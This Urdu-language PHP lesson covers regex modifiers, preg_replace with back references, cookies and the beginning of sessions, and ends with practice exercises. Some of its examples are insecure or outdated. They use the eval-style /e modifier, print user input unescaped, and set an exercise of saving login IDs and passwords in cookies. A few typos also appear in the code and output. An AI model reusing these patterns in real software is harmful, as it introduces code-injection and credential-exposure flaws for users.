یہ modifier (^ $) anchors کے طریقہ کار کو تبدیل کرتا ہے۔ جیسے کہ آپ کو معلوم ہے کہ ^ کسی لائن کے شروع میں میچ کرتا ہے جبکہ $ کسی لائن کے آخر میں، لیکن اگر ہمارے پاس ایک سٹرنگ ہو جسمیں ایک سے زیادہ لائنیں ہوں تو اس modifier کو سیٹ کرنے سے ^ کسی نئی لائن کے شروع میں بھی میچ کریگا اور $ کسی نئی لائن کے آخر میں بھی میچ کریگا۔ مثال:

```
$str = "ABC\nDEF\nGHI" ;
preg_match('/^DEF/', $str, $matches1);
preg_match('/^DEF/m', $str, $matches2);
print_r($matches1);
print_r($matches2);
outputs
      Array
      (
      )
      Array
      (
      [0] => DEF
      )
```

پہلے پیٹرن میں ہم DEF کو میچ کرنے کی کوشش کر رہے ہیں جو کہ سرچ سٹرنگ میں دوسری لائن پر موجود ہے اسلئے ^ اور $ صرف پہلی لائن پر تلاش کر رہے ہیں جسکے آوٹ پٹ میں ہمارے پاس کوئی میچ نہیں آ رہا۔ جبکہ دوسرے پیٹرن میں ہم نے m کا استعمال کیا ہے جس سے ^ اور $ ہر نئی لائن کے شروع اور آخر میں بھی میچ کرتا ہے اسلئے مطلوبہ پیٹرن دوسری لائن پر موجود ہے اور یہ اسکو میچ کرتا ہے۔

(s)

یہ modifier ڈاٹ(.) کریکٹر کے طریقہ کار کو تبدیل کرتا ہے۔ ہم نے پڑھا تھا کہ dot کریکٹر نئی لائن کے علاوہ ہر ایک کریکٹر کو میچ کرتا ہے۔ اگر یہ modifier سیٹ ہو تو پھر dot کریکٹر نئی لائن کو بھی میچ کریگا۔ مثلا

```
$str = "ABC\nDEF\nGHI" ;
preg_match('/BC.DE/', $str, $matches1);
preg_match('/BC.DE/s', $str, $matches2);
print_r($matches1);
print_r($matches2);
outputs
      Array
      (
      )
      Array
      (
      [0] => BC
      DE
      )
```

سرچ سٹرنگ ہمارے پاس تین لائنوں پر مشتمل ہے۔ پہلے پیٹرن کا مطلب ہے کہ BC کو میچ کرواسکے بعد . استعمال کیا ہے یعنی کوئی بھی کریکٹر ہو ماسوائے نئی لائن کے اور پھر DE کو میچ کرو۔ چونکہ BC پہلی لائن پر ہے اور DE دوسری میں اسلئے ہمارے پاس کوئی ریزلٹ حاصل نہیں ہو رہا۔ جبکہ دوسرے پیٹرن میں ہم نے وہی پیٹرن استعمال کیا لیکن آخر میں s موڈیفائر کا استعمال کیا ہے جس سے . ڈاٹ کریکٹر نئی لائن کو بھی میچ کریگا اور یہ پیٹرن میچ ہو جائے گا۔

(x)

اگر یہ modifier سیٹ ہو تو آپ پیٹرن میں (ماسوائے کریکٹر کلاسز کے اندر) من مانی وائٹ سپیسز بھی استعمال کر سکتے ہیں۔ مثلاً

```
$str = "ABC\nDEF\nGHI" ;
preg_match ('/A B C/', $str, $matches1);
preg_match ('/A B C/x', $str, $matches2);
print_r ($matches1);
print_r ($matches2);
outputs
Array
(
)
Array
(
[0] => ABC
)
```

آپ دیکھ رہے ہیں کہ پہلے پیٹرن میں ہم نے سپیسز استعمال کیے ہیں جو کہ میچ نہیں ہو رہے جبکہ دوسرے پیٹرن میں ہم نے x کا استعمال کیا ہے جس سے فالتو سپیسز بے معنی ہو گئے اور ہمارا پیٹرن میچ ہو گیا۔

(e)

یہ modifier صرف preg_replace() کے فنکشن پر اثر انداز ہوتا ہے۔ اگر یہ modifier سیٹ ہو تو یہ back reference میں نارمل تبدیلی سرانجام دیتا ہے اور پھر replacement سٹرنگ کو PHP کے code کے طور پر evaluate کرتا ہے۔ اسکی مثال ہم آگے preg_replace کے فنکشن میں دیکھیں گے۔

preg_replace( )

یہ فنکشن ریگولر ایکسپریشن کو استعمال کرتے ہوئے کسی سٹرنگ میں سرچ، ریپلیس (search and replace) کرتا ہے۔ یہ بھی بالکل preg_match() فنکشن کی طرح کام کرتا ہے۔ یہ کسی سٹرنگ میں سب سٹرنگ (sub string) پیٹرن کے مطابق تلاش کر کے دوسرے لفظ پر ریپلیس کرتا ہے۔ یہ فنکشن اسطرح لکھا جاتا ہے:

```
preg_replace ($pattern, $replacement, $subject)
```

پہلا argumment اسی طرح ایک پیٹرن کو لیتا ہے، دوسرا کسی تبدیل کرنے والے سٹرنگ یا ایرے کو اور تیسرا argument اس سٹرنگ کو جسمیں سرچ، ریپلیس کرنا ہو۔ اگر کوئی میچ ملتا ہے تو یہ فنکشن تبدیل ہونے والے سٹرنگ کو ریٹرن کرتا ہے یا اگر ہم نے $replacement میں ایک ایرے پاس کی ہو تو ایرے ریٹرن کرتا ہے۔ ریپلیسمنٹ ٹیکسٹ میں ہم back reference s بھی استعمال کر سکتے ہیں جسکا مطلب ہے کہ ہم سب پیٹرنز کو بجائے حاصل کرنے کے انکو back refernces کو assign کر دیتے ہیں۔ جنکو ہم ---3\\ ,2\\ ,1\\ سے

ریپلیسمنٹ سٹرنگ میں حاصل کر سکتے ہیں اور ساتھ ساتھ ان پر کوئی فنکشن بھی apply کر سکتے ہیں۔ نیچے کی مثال کسی سٹرنگ سے اضافی سپیسز ختم کرے گا۔ پیٹرن میں ہم نے s\ دو دفعہ استعمال کیا ہے جسکا مطلب ہے کہ ایک سپیس ہے اسکے بعد سپیس ہے جو کہ ایک یا زیادہ دفعہ repeat ہو رہا ہے تو انکو ایک سپیس پر ریپلیس کر دو۔

```
$str = 'Hello    World  .';
$str = preg_replace('/\s\s+/', ' ', $str);
echo $str;
output: Hello Wrold.
```

نیچے کی مثال کسی سٹرنگ میں <b> کے ٹیگ کو <h> کے ٹیگ میں تبدیل کرے گا اور اسمیں back reference کا استعمال ہوا ہے۔

```
$str = "<b>We love Pakistan</b>" ;
$pattren = "/(<)([bB])([^>]*>)/e";
$str = preg_replace($pattren, "'\\1'.' h1'.'\\3'",$str);
print $str;
```

سٹرنگ میں ہم نے ٹیگ کے اندر ایک جملہ لکھا ہے۔ پھر $pattern کا ویریبل بنایا ہے جو کہ ہم پیٹرن کے طور پر استعمال کر رہے ہیں۔ پیٹرن میں تین سب پیٹرن بنائیں ہیں جنکو ہم ریپلسمنٹ سٹرنگ میں 3\\ ,2\\ ,1\\ سے حاصل کرتے ہیں۔ پہلے سب پیٹرن کا مطلب ہے کہ < کو میچ کرو۔ دوسرے سب پیٹرن کا مطلب ہے کہ b یا B کو میچ کرو تیسرے سب پیٹرن کا مطلب ہے کہ اسکے بعد کوئی کریکٹر ہو سکتا ہے ماسوائے > کے جو ٹیگ کے ایٹریبوٹس کو میچ کریگا اور اسکے بعد > کو میچ کرو۔ اس طرح یہ پیٹرن کھلے اور بند ٹیگ کو میچ کریں گے پہلے سب پیٹرن کے میچ ہونے پر اسکا ریزلٹ 1\\ کو assign ہو جائے گا اسطرح دوسرے اور تیسرے سب پیٹرنز کا ریزلٹ 3\\ ,2\\ کو assign ہو جائیں گے ۔ ریپلسمنٹ سٹرنگ میں ہم 1\\ کو کال کر رہے ہیں جس سے ہمارے پاس پہلے سب پیٹرن کے مطابق، > حاصل ہوگا۔ اگر ہم 2\\ کو کال کریں گے تو ہمارے پاس b حاصل ہوگا جو کہ ہمیں نہیں چاہیے اسکی جگہ پر ہم h1 لکھ رہے ہیں جس سے b، h1 میں تبدیل ہو جائے گا۔ اسکے بعد 3\\ کو کال کر رہے ہیں جس سے ہمارے پاس < حاصل ہوگا اور اسطرح کا ٹیگ <h1> میں تبدیل ہو جائے گا۔

اس سبق میں آپ نے regular expressions کے بنیادی باتوں کے بارے میں پڑھا، آپ نے مختلف پیٹرنز تفصیل سے دیکھے اور ساتھ ساتھ ہم نے PCRE کے سب سے زیادہ استعمال ہونے والے دو فنکشنز کے بارے میں بھی تفصیل سے پڑھا۔ اسکے علاوہ بھی PCRE کے فنکشنز ہیں جنکا ہم نے پہلے ذکر کیا تھا جو کہ بالکل انہی فنکشنز سے ملتے جلتے ہیں اور اگر آپ کو پیٹرن بنانا آتا ہے جو کہ میں امید کرتا ہوں کہ اب آپ بنا سکتے ہیں، تو یہ فنکشنز سیکھنا آپ کیلئے کوئی مسئلہ نہیں۔ اگر آپ نے ریگولر ایکسپریشنز کو مزید تفصیل سے پڑھنا ہے تو php.net کو وزٹ کریں۔ اگلی کلاس تک اجازت چاہتا ہوں، دعاؤں میں یاد رکھیں، اپنا خیال رکھیں اور خوب پریکٹس کریں۔ |(_/_)> حافظ

شکیل محمد خان

shakeel599@gmail.com

ooooo ورکشاپ ooooo

سوال نمبر 1: مندرجہ ذیل سوالوں کے جوابات لکھیں۔

الف: کسی سٹرنگ میں کوئی پیٹرن میچ کرنے کیلئے کونسا فنکشن استعمال ہوتا ہے؟

ب : کسی سٹرنگ میں حرف "b" کی موجودگی کو کم از کم 1 اور زیادہ سے زیادہ 6 دفعہ میچ کرنے کیلئے پیٹرن بنائیں۔

ج : d اور f کے درمیان کریکٹر میچ کرنے کیلئے رینج کیسے بنائیں گے؟

د : کسی سٹرنگ میں پیٹرن ریپلیس کرنے کیلئے کونسا فنکشن استعمال ہوتا ہے؟

ذ : ہمارے پاس ایک سٹرنگ ہے "Hello World"۔ پیٹرن "/.+/" اس سٹرنگ میں کیا میچ کریگا؟

ر : کسی پیٹرن کو case-insencitive بنانے کیلئے کونسا modifier استعمال ہوتا ہے؟

ز : modifier(s) کس لئے استعمال ہوتا ہے؟

س : back references کسے کہتے ہیں؟

سوال نمبر 2: ایک فارم بنائیں جسمیں ایک ٹیکسٹ بکس ہوں جس میں یوزر تاریخ پیدائش دے گا جو کہ اس فارمیٹ میں ہونا چاہیے (DD-MM-YYYY) (15-07-1981)۔ اسکو validate کرنے کیلئے آپ نے ریگولر ایکسپریشن کا استعمال کرنا کہ آیا یوزر نے جو تاریخ دی ہے وہ اس فارمیٹ کے مطابق ہے کہ نہیں؟ اور یہ بھی چیک کرنا ہے کہ فراہم کردہ تاریخ درست ہے کہ نہیں۔

سوال نمبر 3: ایک فارم بنائیں جسمیں ایک ٹیکسٹ ایریا ہو جہاں یوزر BB ٹیگز بھی استعمال کر سکے۔ BB ٹیگز سے مراد اگر یوزر نے کوئی جملہ bold کرنا ہے تو وہ HTML ٹیگ کی بجائے [b]--[/b] لکھے گا۔ جس طرح آپ IT Dunya پر Post کرتے ہیں اور فارمیٹنگ کیلئے آپ HTML ٹیگز کی بجائے BB کوڈز استعمال کرتے ہیں۔ فارم سبمٹ کرنے کے بعد آپکا کوڈ ان BB ٹیگز کو رینڈر کر کے HTML ٹیگز میں تبدیل کرے اور سکرین پر بھی ریزلٹ دیکھائے۔ آپکا کوڈ صرف مندرجہ ذیل BB ٹیگز کو رینڈر کریگا اور کسی HTML ٹیگ کو رینڈر نہیں کریگا بلکہ اسکو ویسی ہی دیکھائے۔

1: [b]...[/b] 2: [i]...[/i] 3: [u]...[/u]

یعنی اگر میں ٹیکسٹ ایریا میں لکھتا ہوں "Hello [b]ITDunya[/b]" تو سبمٹ کرنے کے بعد آپکا پیج اسطرح دیکھائے:

Hello **ITDunya** اور اسکا HTML سورس اگر ہم دیکھیں تو وہ اسطرح ہونا چاہیے: Hello ITDunya

(اشارہ: سبمٹ ہونے والے ٹیکسٹ ایریا کی ویلیو سے preg_replace فنکشن کی مدد سے BB کوڈز کو HTML ٹیگز میں تبدیل کرنا ہے)

پی ایچ پی مائی سیکول اور ویب ڈویلپمنٹ کی تیرویں کلاس میں خوش آمدید

پی ایچ پی اور state

آپ اس بات سے آشنا ہیں کہ کیسے ایک desktop ایپلیکیشن جیسے کہ MS Word، Excel، Dreamweaver وغیرہ کام کرتے ہیں۔ آپ انکو سٹارٹ کرتے ہیں، وہ سکرین پر نمودار ہو جاتے ہیں اور پھر آپ اپنا کام مختلف ڈاکومنٹس، مینوز، ڈائیلاگ بکسز سے سرانجام دیتے ہیں۔ بظاہر تو ایسا لگتا ہے کہ یوزر انٹرفیس اور ڈیٹا پروسیسنگ لوجک کے درمیان کو جدائی نہیں ہے مگر درحقیقت جب آپ مینو سے کسی آپشن کو سلیکٹ کرتے ہیں، کسی بٹن پر کلک کرتے ہیں یا کسی فارم کے فیلڈ میں ڈیٹا انسرٹ کرتے ہیں تو آپ اصل میں یوزر انٹرفیس استعمال کر رہے ہیں اور یوزر انٹرفیس پروگرامنگ لوجک جو کہ ایپلیکیشن کے اندر استعمال ہوا ہوتا ہے سے بات چیت کر رہا ہوتا ہے۔ اور پھر آپ کے ہدایات کے مطابق ایپلیکیشن ڈیٹا پروسیسنگ کرنے کے بعد یوزر انٹرفیس کو جواب دیتا ہے۔ اس بحث کا مقصد ہے کہ جونہی آپ یوزر انٹرفیس سے ایپلیکیشن کو کوئی ان پٹ فراہم کرتے ہیں آپ ایپلیکیشن کا پورا state تبدیل کرتے ہیں۔ یوزر انٹرفیس کے پیچھے بہت ساری چیزیں ہیں جو کسی ایپلیکیشن کے state کو تبدیل کرتے ہیں۔ مثلاً آپ ایک گیم کھیل رہے ہیں اور آپ کے پاس حرکت کرنے کیلئے صرف 15 سیکنڈز ہیں، ایپلیکیشن سسٹم کے گھڑی کو مانیٹر کریگا، وہ خود مختار کسی بھی ایکشن لینے میں ماسوائے (آپ حرکت کریں) اس بنیاد پر کہ کتنا ٹائم گزرا ہے (یہ state کا ایک معاملہ ہے)۔

بحیثیت ایک پروگرامر، اگر آپ کسی ڈسک ٹاپ ایپلیکیشن کو پروگرام کر رہے ہیں تو آپ کو state کی پروا نہیں ہوتی کیونکہ آپ یوزر انٹرفیس اور پروگرامنگ لوجک کے درمیان ایک ایسے کمیونیکیشن کو استعمال کرتے ہیں جسمیں کوئی ٹانکا یا جوڑ نہیں ہوتا۔ لیکن ایک پروگرام جو آپ ویب کیلئے بناتے ہیں وہاں پر آپ مجبور ہو جاتے ہیں کہ اس مسئلے کی طرف توجہ دیں کیونکہ HTTP communications، stateless ہوتے ہیں، اور کیونکہ HTTP ایک ایسا پروٹوکول ہے جسمیں یوزر انٹرفیس کے کسی object کے ہر state کو برقرار رکھنے کیلئے کوئی بیلٹ ان میکانزم موجود نہیں جو پروگرامنگ لاجک کو اس سے آگاہ کرے۔ اسلئے جہاں تک پی ایچ پی کے ساتھ ویب ڈیولپمنٹ کا تعلق ہے، آپ کو state برقرار رکھنے کیلئے کچھ الگ طریقے استعمال کرنے پڑے گے۔

یہ زیادہ تر وہاں پر دیکھنے میں آتا ہے جہاں آپ کسی ایک پیج کے ویریبلز کو دوسرے پیج پر حاصل کرنے کی کوشش کرتے ہیں کیونکہ ہر پیج کا پروگرام صرف اس تک محدود ہوتا ہے یعنی جب ہم کسی پیج کو request کرتے ہیں اور وہ پیج پروسس ہو جاتا ہے تو اسمیں استعمال ہوئے تمام ویریبلز اور انکے ویلیوز ختم ہو جاتے ہیں، پروگرام پروسسنگ مکمل کر لیتا ہے اور میموری سے تمام ڈیٹا صاف کر دیا جاتا ہے۔ دوسری طرف آپ کو معلوم ہے کہ ڈسک ٹاپ ایپلیکشن میں ایسا نہیں ہوتا، ڈیٹا اس وقت تک میموری میں موجود ہوتا ہے جب تک ہم اسکو بند نہ کر دیں۔ پی ایچ پی میں ہمارے پاس کچھ طریقے ہیں جن سے ہم اس گیپ کو پُر کر سکتے ہیں اور state کو برقرار رکھ سکتے ہیں، جن میں Query Strings، Cookies، Sessions اور Hidden فارم فیلڈز شامل ہیں۔ نیچے ہم ان سب پر تفصیل سے بات کرتے ہیں۔

کوکیز(Cookies)

کوکی کیا چیز ہے؟

کوکی کا نام سن کر آپ کی طرح میرے منہ میں بھی پانی بھر آیا ہے لیکن ہم اُن cookies کی بات نہیں کر رہے بلکہ اس کوکی کی بات کر رہے ہیں جس کے ذریعے ہم ایک محدود ڈیٹا کلائنٹ کے کمپیوٹر پر محفوظ کرتے ہیں جسمیں ہماری سائٹ کسی یوزر کے بارے میں معلومات رکھتی ہے۔کوکی کلائنٹ کے کمپیوٹر پر ایک فائل کی شکل میں محفوظ ہوتی ہے جسمیں ہم کسی ویریبل کا ڈیٹا سٹور کرتے ہیں، اسکے ساتھ ساتھ اسکی ختم ہونے کی مدت بھی سیٹ کرتے ہیں۔اصل میں سرور کلائنٹ کو کہتا ہے۔"یہ میرا کچھ ڈیٹا ہے اسکو کسی خاص مدت کیلئے اپنے پاس محفوظ رکھو اور جب میں دوبارہ مانگو تو مجھے واپس کر دینا"۔لیکن یہ زیادہ محفوظ اور پاورفل طریقہ نہیں ہے یعنی اسکو ہم مستقل ڈیٹا سٹوریج کے طور پر استعمال نہیں کر سکتے کیونکہ یوزر کسی بھی وقت اپنے کوکیز ختم کر سکتا ہے۔لیکن بہت سے جگہوں پر یہ مددگار ثابت ہوتے ہیں مثلاً:

- ☆ کسی یوزر کی لاگن انفارمیشن یاد رکھنا
- ☆ کسی یوزر کیلئے سائٹ کی خاص Preference یاد رکھنا جیسے کہ سائٹ کا کلر سکیم، فونٹ سائز وغیرہ

ایک ویب سائٹ صرف اپنی بنائی ہوئی کوکی کو تبدیل یا ختم کر سکتا ہے اور صرف وہی سائٹ اسکو access کر سکتا ہے جس نے بنائی ہو۔جب کوئی کلائنٹ ایک ایسے سائٹ کو وزٹ کرتا ہے جو کوکی استعمال کرتا ہے ہوتو ویب سرور، براوزر کو بتاتا ہے کہ اس ڈیٹا کو کوکی کے طور پر اپنے پاس محفوظ کرلو، اور پھر کلائنٹ اس کا ذمہ دار ہوتا ہے کہ وہ ڈیٹا سٹور کرے یا نہ کرے۔براوزر کوکی کو ایک فائل میں محفوظ کرتا ہے جسمیں ڈیٹا کے علاوہ اس سائٹ کے بارے میں بھی معلومات ہوتی ہیں اور جب ویب سائٹ اس کوکی کو دوبارہ حاصل کرنا چاہتا ہے تو براوزر اسکو واپس سنڈ کرتا ہے۔کوکی کسی خاص مدت کیلئے کلائنٹ کے پاس محفوظ رہتی ہے جو کہ کوکی بناتے وقت بتایا جاتا ہے اور جب یہ مدت ختم ہو جائے تو کوکی فائل کلائنٹ کے سسٹم سے ختم ہو جاتی ہے۔

چونکہ کوکی کلائنٹ کے سسٹم میں محفوظ ہوتی ہے اسلئے ایک دفعہ بننے کے بعد یہ سرور کے کنٹرول میں نہیں ہوتی۔یوزر اسکو خود ختم، یا تبدیل کر سکتا ہے ۔اسلئے اگلے دفعہ سائٹ جب کوکی کو حاصل کرتا ہے تو اس بات کی کوئی گارنٹی نہیں ہوتی کہ یہ وہی ڈیٹا ہے جو سائٹ کو درکار ہے۔ویب سرور کوکی HTTP Header میں کلائنٹ کو بھیجتے ہیں جو کہ کسی HTML یا دوسرے Contents سے پہلے بھیجا جاتا ہے اسی طرح کلائنٹ بھی اسکو HTTP Header میں واپس سنڈ کرتا ہے۔کلائنٹ کو یہ پتہ ہوتا ہے کہ کونسی کوکی کس سائٹ کی ہے اسلئے اگر ہم www.php.net کو وزٹ کرتے ہیں تو کلائنٹ کوئی بھی کوکی نہیں بھیجے گا جو اس نے www.itdunya.com سے وصول کی ہو۔

کوکی کیسے بناتے ہیں؟

کوکی بنانے کیلئے ہم PHP کا فنکشن setcookie() استعمال کرتے ہیں جو کہ چھ arguments لیتا ہے جن میں پہلے تین arguments اہم ہیں۔

```
setcookie($name, $value, $expire);
```

پہلا argument ایک سٹرنگ ویلیو لیتا ہے جو کہ کوکی کا نام ہوگا۔دوسرا کوکی کی ویلیو کو جبکہ تیسرا argument اسکی ختم ہونے کی مدت کو جو کہ Unix ٹائم سٹیمپ ہوگا۔جیسے کہ پہلے بتایا تھا کہ Unix ٹائم سٹیمپ ایک بڑا نمبر ہوتا ہے جو 01/01/1970 سے لیکر اب تک کے سیکنڈز پر مشتمل ہوتا ہے۔یہ ٹائم سٹیمپ ہم time() کے فنکشن سے حاصل کر سکتے ہیں۔اگر ہم cookie کو ایک گھنٹہ کیلئے رکھنا چاہتے ہیں تو time() کے ساتھ 3600 کو جمع کرتے ہیں مثلاً:

```
setcookie("mycookie", "somevalue", time()+3600);
```

اس کوکی کا نام ہم نے mycookie رکھا ہے جبکہ اسکی ویلیو somevalue ہو اور یہ ایک گھنٹے کے بعد خود بخود ختم ہو جائے گی۔کسی کوکی کی ویلیو حاصل کرنا بہت آسان ہے۔$_COOKIE[] کے سپر گلوبل ایرے جس پر پہلے بھی بات ہوئی تھی سے ہم کسی کوکی کی ویلیو کو حاصل کرتے ہیں۔مثلاً اگر ہم اوپر والی کوکی کو حاصل کرنا چاہتے ہیں تو اسطرح ہوگا:

```
$cookievalue = $_COOKIE['mycookie'];
```

جب ہم کوئی کوکی بناتے ہیں تو یہ $_COOKIE ایرے میں خود بخود شامل ہو جاتی ہے جس طرح $_GET اور $_POST میں ہمارے پاس کسی فارم یا کیوری سٹرنگ کے ویلیوز ہوتے ہیں جس طرح ہم انکو حاصل کرتے تھے اسی طرح $_COOKIE[] سے ہم کسی کوکی کو حاصل کرتے ہیں۔

کوکی کو کیسے ختم کرتے ہیں؟

جیسے کہ پہلے بتایا کہ کوکی ایک دیئے گئے مدت کے بعد خود بخود ختم ہو جاتی ہے لیکن اگر ہم خود کسی کوکی کو ختم کرنا چاہتے ہیں تو اسکے لئے دو طریقے ہیں۔پہلا کسی کوکی کے expire میں ماضی کا کوئی ٹائم دیتے ہیں جس سے وہ کوکی expire ہو جاتی ہے مثلاً:

```
setcookie("mycookie","",time()-99999);
```

یا اس کوکی کو دوبارہ سیٹ کرتے ہیں اور اسکو کوئی ویلیو assign نہیں کرتے مثلاً:

```
setcookie("mycookie");
```

کوکی پر ایک مثال دیکھتے ہیں۔مندرجہ ذیل کوڈ کو cookies.php کے نام سے محفوظ کریں۔

```
<?php
if ($_POST['submitted']) {
      $NewBGColor = $_POST['NewBGColor'];
      $NewTextColor = $_POST['NewTextColor'];
      setcookie("BGColor","$NewBGColor",time()+3600);
      setcookie("TextColor","$NewTextColor",time()+3600);
}

$BColor = $_COOKIE['BGColor'];
$TxtColor = $_COOKIE['TextColor'];

if($BColor == "" || $TxtColor == ""){
      $BColor = "WHITE";
      $TxtColor = "BLACK";
}
print "Submitted Background Color:" . $NewBGColor . "<br>";
print "Submitted Text Color:" . $NewTextColor . "<br>";
print "Background Color Cookie:" . $BColor . "<br>";
print "Text Color Cookie:" . $TxtColor . "<br>";
?>
<html>
<head>
<title>Cookies</title>
</head>
<body bgcolor="<?=$BColor?>" text="$TxtColor">
<form method="post" action="<?=$_SERVER['PHP_SELF']?>">
Select a new background color:
<SELECT NAME="NewBGColor">
<OPTION VALUE=WHITE>WHITE</OPTION>
<OPTION VALUE=BLACK>BLACK</OPTION>
<OPTION VALUE=BLUE>BLUE</OPTION>
<OPTION VALUE=RED>RED</OPTION>
<OPTION VALUE=GREEN>GREEN</OPTION>
</SELECT>
Select a new text color:
<SELECT NAME="NewTextColor">
<OPTION VALUE=WHITE>WHITE</OPTION>
<OPTION VALUE=BLACK>BLACK</OPTION>
<OPTION VALUE=BLUE>BLUE</OPTION>
<OPTION VALUE=RED>RED</OPTION>
<OPTION VALUE=GREEN>GREEN</OPTION>
</SELECT>
<input type="hidden" name="submitted" value="true" />
<input type="submit" value="Submit!" />
</form></body>
</html>
```

پروگرام میں ایک فارم ہے جو دو ڈراپ ڈاؤن لسٹ بکسز پر مشتمل ہے۔ پہلے میں ہم نے background کلرز دیے ہیں اور دوسرے میں ٹیکسٹ کلرز۔ ایک hidden فیلڈ ہے جسکی ویلیو true جس سے ہمیں پتہ چلے گا کہ فارم سمٹ ہوا ہے کہ نہیں۔ PHP کوڈ میں پہلے ہم چیک کرتے ہیں کہ فارم سمٹ ہوا ہے، اسکے بعد فارم فیلڈز کے ویلیوز کو حاصل کر رہے ہیں:

```
$NewBGColor = $_POST['NewBGColor'];
$NewTextColor = $_POST['NewTextColor'];
```

پھر دو کوکیز بنائی ہیں ایک background کلر کیلیے اور ایک ٹیکسٹ کلر کیلیے۔ یعنی یوزر جو کلرز پسند کریگا انکو ہم کوکی میں سٹور کر رہے ہیں تا کہ اگلی دفعہ اسکو وہی کلرز نظر آئیں جو اسکو پسند ہوں۔

```
setcookie("BGColor","$NewBGColor",time()+3600);
setcookie("TextColor","$NewTextColor",time()+3600);
```

جب ہم کسی کوکی کو بناتے ہیں تو اس سے پہلے کوئی HTML یا ٹیکسٹ سنڈ نہیں کرتے کیونکہ یہ HTTP Header میں بھیجے جاتے ہیں اور اگر ہم اس سے پہلے کوئی contents سنڈ کرتے ہیں تو PHP ایک Warning دے گا۔ مثلاً اوپر کی مثال میں آپ setcookie سے پہلے ایک جملہ پرنٹ کر دیں جیسے کہ ;"print "hello world اور پھر اس کو چلائیں تو PHP مندرجہ ذیل Warning دے گا۔

```
Warning: Cannot modify header information - headers
already sent by (output started at
D:\xampp\htdocs\cookies.php:5) in
D:\xampp\htdocs\cookies.php on line 6
```

(اس مسئلے پر کیسے قابو پائیں گے یہ ہم اگلے کلاس میں پڑھیں گے)

اسکے بعد ہم نے دو ویریبلز بنائے اور []$_COOKIE سپر گلوبل سے اگر پہلے سے یہ کوکیز موجود ہوں تو انکو حاصل کر رہے ہیں۔

```
$BColor = $_COOKIE['BGColor'];
$TxtColor = $_COOKIE['TextColor'];
```

پھر ان ویریبلز کو چیک کرتے ہیں کہ ان میں ویلیوز موجود ہیں۔ اور اگر یہ خالی ہوں یعنی اگر کوکیز موجود نہ اور یوزر پہلی دفعہ اس پیج پر آیا ہو تو default طور پر ہم انکو خود سے ویلیوز assing کر رہے ہیں۔

```
if($BColor == "" || $TxtColor == ""){
    $BColor = "WHITE";
    $TxtColor = "BLACK";
}
```

اسکے بعد ہم ان ویریبلز کو پرنٹ کرتے ہیں اور نیچے <Body> ٹیگ کے ایٹریبوٹس میں ہم ان ویریبلز کے ویلیوز دے رہے ہیں جو ہمارے پاس کوکیز سے حاصل ہو رہے ہیں۔ اب اگر آپ کلرز سیٹ کرنے کے بعد اپنا براوزر بند کر دے، پھر براوزر میں یہی پیج کھولیں تو کلر خود بخود سیٹ ہوئے ہونگے۔

```
<body bgcolor="<?=$BColor?>" text="$TxtColor">
```

یقیناً یہ پروگرام کوئی اتنا مشکل نہیں تھا اور آپ کو سمجھ آ گیا ہوگا۔ اب آپ ایک لاگن فارم بنائیں جسمیں یوزر اپنی ID اور پاس ورڈ دے گا نیچے ایک چیک بکس بنائیں Remember Me اور اگر یوزر اسکو چیک کریں تو اگلی دفعہ اسکا ID اور Password خود ہی ٹیکسٹ بکسز میں لکھے جائیں۔

پی ایچ پی سیشنز (Sessions)

سیشن اس ٹائم کو کہتے ہیں جو ایک یوزر آپ کے سائٹ پر گزارتا ہے جسمیں وہ آپکی ویب سائٹ کے مختلف پیجوں کو وزٹ کرتا ہے۔ پی ایچ پی ہمیں سیشن بنانے کی سہولت فراہم کرتی ہے جسمیں ہم ایک سیشن ویریبل سٹور کر سکتے ہیں۔ جب ہم ایک سیشن ویریبل بناتے ہیں تو اسکی ویلیو ہمیں سائٹ کے ہر پیج پر دستیاب ہوتی ہے۔ جب ہم کسی sensitive ڈیٹا کے ساتھ کام کرتے ہیں تو اسکو ایک ہی دفعہ سرور پر محفوظ کرتے ہیں بجائے کلائنٹ کے کمپیوٹر پر محفوظ کرنے کی اور اسکو کلائنٹ اور سرور کے درمیان منتقل کرتے رہیں۔ جب ہم ایک سیشن سٹارٹ کرتے ہیں تو کوکی کی طرح ایک فائل سرور پر بن جاتا ہے جسمیں ہم ایک سیشن ویریبل کی ویلیو محفوظ کرتے ہیں اور پھر کلائنٹ کو ایک Key دے دیتے ہیں جس کو session identifier کہتے ہیں جسکے ذریعے ایک کلائنٹ اپنے سیشن سے منسلک ہوتا ہے۔ پی ایچ پی میں ہم session identifier کو SID (session ID) کہتے ہیں۔ SID ایک خاص ویریبل ہے جو کہ ایک لمبا نمبر ہوتا ہے جسکو ہم ایک حوالہ نمبر کے طور پر کسی session کے ساتھ استعمال کرتے ہیں۔

جیسے کہ آپ نے دیکھا کہ کسی یوزر کے بارے میں کوئی معلومات محفوظ رکھنے کیلئے ہم نے کوکی کا استعمال کیا جو کہ ایک قابل بھروسہ اقدام نہیں ہے۔ خوش قسمتی سے پی ایچ پی ایک پورا سیشن مینجمنٹ سسٹم مہیا کرتا ہے جسمیں ہمیں اپنے قیمتی ڈیٹا کو محفوظ رکھنے کیلئے زیادہ پریشانی کا سامنا نہیں کرنا پڑتا۔ جب بھی ہم سیشن سے متعلق کسی فنکشن کو استعمال کرتے ہیں تو پی ایچ پی ایک SID بناتا ہے۔ اس SID کی ویلیو کو پھر ایک گلوبل ویریبل میں رکھا جاتا ہے جسکو PHPSESSID کہتے ہیں۔ جیسے کہ پہلے بتایا کہ سیشن، سرور پر ایک فائل کی شکل میں محفوظ ہوتا ہے اور جو بھی کلائنٹ سیشن کو access کرنا چاہتا ہے اسکو request میں ایک SID سرور کو پاس کرانا ہوتا ہے اور پھر سرور اس SID سے متعلق جو سیشن ڈیٹا ہوتا ہے، کلائنٹ کو فراہم کرتا ہے۔

